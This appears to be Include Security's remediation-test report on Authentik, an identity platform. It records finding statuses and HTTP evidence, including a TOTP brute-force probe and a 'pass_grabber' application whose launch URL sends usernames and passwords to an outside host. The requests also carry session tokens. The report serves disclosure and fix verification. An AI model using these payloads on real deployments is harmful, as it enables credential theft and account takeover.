INCLUDE SECURITY

Remediation Test of Authentik Security's Web Apps, APIs, Deployment Config, Servers, & ETL

EXECUTIVE SUMMARY

Engagement Details

Client	Authentik Security
Engagement Scope	Web Apps, APIs, Deployment Config, Servers, & ETL
Original Assessment Schedule	September 4, 2025 - September 15, 2025
Remediation Test Date	February 5, 2026

Remediation Test Update: Technical Findings Summary

The information below summarizes the observations of the Includesec team during the course of the remediation test intended to reproduce the findings as originally reported. The team attempted to bypass any added mitigations or protections put in place to hinder exploitation of the findings.

Finding	Risk Rating	Status
H1	High	Risk Accepted
H2	High	Closed
H3	High	Risk Accepted
M1	Medium	Future Fix Planned
M2	Medium	Closed
L1	Low	Closed
L2	Low	Closed
L3	Low	Closed
L4	Low	Closed
I1	Informational	Future Fix Planned

HIGH-RISK FINDINGS

H1: Blueprint Import Allows Arbitrary Modification of Application Objects

Status: Risk Accepted

Notes:

Notes from the client:

"Intended functionality. Exploitable when importing blueprints from untrusted sources and without reviewing the blueprint beforehand. Flow imports are technically blueprint imports, which can be used to create any object within authentik, and as such this is intended functionality. We're adding further documentation about this behaviour soon. Added https://github.com/goauthentik/authentik/pull/19288 to 2025.12"

H2: TOTP Brute-Force Vulnerability

Status: Closed

Notes:

Notes from client:

"While the finding as originally identified identified has been addressed, given enough time and no WAF/altering on high amounts of requests and knowing the target users' password, the vulnerability technically exploitable. In addition to using authentik-built-in methods to reduce the ability for attackers to brute-force credentials, we also recommend using a WAF."

The assessment team confirmed that there is a form of request rate limiting in place. For example, consider the following HTTP request and response demonstrating that the **authentik** service stops responding if authentication requests are generated in rapid succession:

HTTP Request

```
POST /api/v3/flows/executor/auth-mauri-
otp/?query=next%3D%252Fif%252Fadmin%252F%2523%2523%252Fflow%252Fflows%252Fauth-mauri-otp HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie:
authentik_device=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIzYTU0ZDdiY2EzZDFjYzY5OWFlZDFjZDcwYjUxZDY3Y2EyOGM0MjcyYzA0MGIwYTMwZGU1YThkYjY2Y2UwMTVhIiwiZXhwIjoxNzcyOTkzMDk1LjIzMTA4fQ.wF6S-S-QMPUAGQqrKLPFqEdSdzwiVZzqPgeXqldfDj4;
authentik_csrf=HIOHRpsM0xa5fIdWCRmAVHWeS6vz2hWS;
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJzb2xtbHgyazV3MWZzM2VkOW0ya3VnMXMyZTFrY2Z2aiIsImlzcyI6ImF1dGhlbnRpayIsInN1YiI6IjNhNTRkN2JjYTNkMWNjNjk5YWVkMWNkNzBiNTFkNjdjYTI4YzQyNzJjMDQwYjBhMzBkZTVhOGRiNjZjZTAxNWEiLCJhdXRoZW50aWNhdGVkIjp0cnVlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.qhvo0ddnTJ842Uh0kUBY3EfA_lQyj2rR1TusWBxQZZE
Content-Length: 63
Sec-Ch-Ua-Platform: "macOS"
X-Authentik-Csrf: HIOHRpsM0xa5fIdWCRmAVHWeS6vz2hWS
Accept-Language: en, en-US;q=0.7, *;q=0.3
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Baggage:
Sentry-Trace:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://pentest2025.pr.test.goauthentik.io/if/flow/auth-mauri-
otp/?next=%2Fif%2Fadmin%2F%23%23%2Fflow%2Fflows%2Fauth-mauri-otp
```

```
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"component":"ak-stage-authenticator-validate","code":"123456"}
```

HTTP Response

```
HTTP/2 503 Service Unavailable
Date: Fri, 06 Feb 2026 18:07:01 GMT
Content-Type: text/html
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
X-Content-Type-Options: nosniff
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=htebOlqCBMDTmt5TzuaXvEL74GBBzyK
ELyrCO%2BaRQ3Yv6L2zdpgizJZB9VOaiM9eu2oujY4pa8gfasW3jWn7ln1%2Bv6gylxvjGmmR4%2Bu8FHirKTrEETb1nhO4I9SSGFwn6Q%3D%3D"}]}
Server: cloudflare
Cf-Ray: 9c9c95b07f821855-ORD
Alt-Svc: h3=":443"; ma=86400

<html>
<head><title>503 Service Temporarily Unavailable</title></head>
<body>
<center><h1>503 Service Temporarily Unavailable</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

H3: Arbitrary Python Code execution

Status: Risk Accepted

Notes:

Notes from client:

“Intended functionality. No fix. Prompt inputs can be configured to have placeholder values based on python expressions, inheriting the behavior from expression policies. Our hardening docs already cover this too.”

MEDIUM-RISK FINDINGS

M1: Anti-Brute-Force Mechanisms Bypassed via Race conditions


Status: Future Fix Planned

Notes:

Note from client:

“Given enough time and no WAF/altering on high amounts of requests and no MFA, technically exploitable. We're working on a change of implementation how this feature works, and are planning to include this in 2025.12 https://github.com/goauthentik/authentik/pull/18643”

The assessment team confirmed that the aforementioned attacked still works as previously described. For example, consider the Turbo Intruder screenshot below showing that on the 32 request issued that an HTTP 302 was issued, like previously identified.



M2: Password Hashes Disclosed via Application Launch URL

Status: Closed

Notes:

Note from client:

“Not exploitable. https://github.com/goauthentik/authentik/pull/18076 Only password hashes were available to target user.”

Dynamically confirmed that the code changes no longer interpolate password hashes. For example, consider the following HTTP request and response:

HTTP Request

```
POST /api/v3/core/applications/ HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie:
authentik_device=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIzYTU0ZDdiY2EzZDFjYzY5OWFlZDFjZDcwYjUxZDY3Y2EyOGM0MjcyYzA0MGIwYTMwZGU1YThkYjY2Y2UwMTVhIiwiZXhwIjoxNzcyOTk2NDUwLjUxNjIxOH0.hhAL43nIxjPI8ca2-YBjfN1-YXZG3YvO8gj81H6gaSI;
authentik_csrf=OeEUPWPJRafPW3TyCuNKL6WjEbeTMZrV;
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJnNWlycHk1bTZlYWhobGRlaHlqNTRoOGRreDUwZnZ5aCIsImlzcyI6ImF1dGhlbnRpayIsInN1YiI6IjNhNTRkN2JjYTNkMWNjNjk5YWVkMWNkNzBiNTFkNjdjYTI4YzQyNzJjMDQwYjBhMzBkZTVhOGRiNjZjZTAxNWEiLCJhdXRoZW50aWNhdGVkIjp0cnVlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.PNPQlUB6Ahj3DPty9bY0SjyWE-QrXnS8mXZp7Y7ccLA
Content-Length: 270
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Sec-Fetch-Site: same-origin
X-Authentik-Csrf: OeEUPWPJRafPW3TyCuNKL6WjEbeTMZrV
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://pentest2025.pr.test.goauthentik.io/if/user/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"name":"pass_grabber","slug":"pass_grabber2","provider":"","backchannel_providers":[],"open_in_new_tab":false,"meta_launch_url":"https://includesecurity.com/?U=%(username)s&P=%(password)s","meta_description":"","meta_publisher":"","policy_engine_mode":"any","group":""}
```

HTTP Response

```
HTTP/2 201 Created
Date: Fri, 06 Feb 2026 19:10:15 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 477
Allow: GET, POST, HEAD, OPTIONS
Content-Language: en
Referrer-Policy: same-origin
Vary: Accept-Encoding
Vary: Accept-Language, Cookie
X-Authentik-Id: e2a55fed24fc401b836c89d2ac29239a
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=j6zEBaCfrMi0ngOIVwljkeoDk4JLXoRMnJSKfMsE4qBJNKFL5lfBCUsAaG4gJ%2FufqzvTNDAYeNfRYYqMdjSOQNJJvwwjJNaXYN6RYUCSimkBsachbvM5BBthGD%2B8DuFNRw%3D%3D"}]}
Server: cloudflare
Cf-Ray: 9c9cf2527df3a679-ORD
Alt-Svc: h3=":443"; ma=86400

{"pk":"b61860e3-f7db-423e-80d1-ab196bbacab8","name":"pass_grabber","slug":"pass_grabber2","provider":null,"provider_obj":null,"backchannel_providers":[],"backchannel_providers_obj":[],"launch_url":"https://includesecurity.com/?U=%(username)s&P=%(password)s","open_in_new_tab":false,"meta_launch_url":"https://includesecurity.com/?U=%(username)s&P=%(password)s","meta_icon":"","meta_icon_url":null,"meta_description":"","meta_publisher":"","policy_engine_mode":"any","group":""}
```

LOW-RISK FINDINGS

L1: FROM Tags in Dockerfiles Enable Supply-Chain Takeover

Status: Closed

Notes:

Note from client:

"Potentially supply chain exploitable https://github.com/goauthentik/authentik/pull/17795 by specifying hashes in
Dockerfiles."

The assessment team confirmed that hashes are specified in Dockerfiles via the aforementioned git pull request.

L2: User Accounts Enumerable

Status: Closed

Notes:

Note from client:

"Very unlikely to be useful to an attacker due to network/proxy/etc latency.
https://github.com/goauthentik/authentik/pull/18883"

The assessment team confirmed that the **stage.py** code has been refactored to remove the random sleep interval identified at the time of assessment. Instead, the code now calls **make_password()** on both invalid and valid identifiers, eliminating the timing attack vector.

L3: [Server] Shell Command Execution Did Not Use Absolute Path

Status: Closed

Notes:

Note from client:

"Not exploitable
https://github.com/goauthentik/authentik/pull/17856 to use full-path to openssl"

The assessment team confirmed that the **openssl_version.go** code was updated to include the absolute path to the **openssl** command passed to **exec**:

```
cmd := exec.Command("/usr/bin/openssl", "version")
```

L4: [Server] [Proxy] Potential Slowloris DoS

Status: Closed

Notes:

Note from client:

“Rarely exploitable as it is recommended to use a load-balancer/reverse proxy in front of authentik which would have different timeout settings. https://github.com/goauthentik/authentik/pull/17858 by specifying default timeouts”

The assessment team confirmed that the handler now properly sets timeouts:

```
...
func Server(h http.Handler) *http.Server {
        return &http.Server{
                Handler:           h,
                ReadHeaderTimeout: 5 * time.Second,
                ReadTimeout:       30 * time.Second,
                WriteTimeout:      60 * time.Second,
                IdleTimeout:       120 * time.Second,
                MaxHeaderBytes:    http.DefaultMaxHeaderBytes,
...
```

INFORMATIONAL FINDINGS

I1: [Server] [RADIUS] RADIUS Message-Authenticator Validation

Status: Future Fix Planned

Notes:

Note from client:

“Initially fixed but later reverted.

https://github.com/goauthentik/authentik/pull/17855. We’re testing our RADIUS implementation with different clients to resolve the underlying bug that required the fix to be reverted.”

The assessment team confirmed that the git pull request fixed the identified finding. However, the team also confirmed that the fix had been reverted in the updated code provided for reassessment and that the **Authentik** team is reworking RADIUS authentication logic.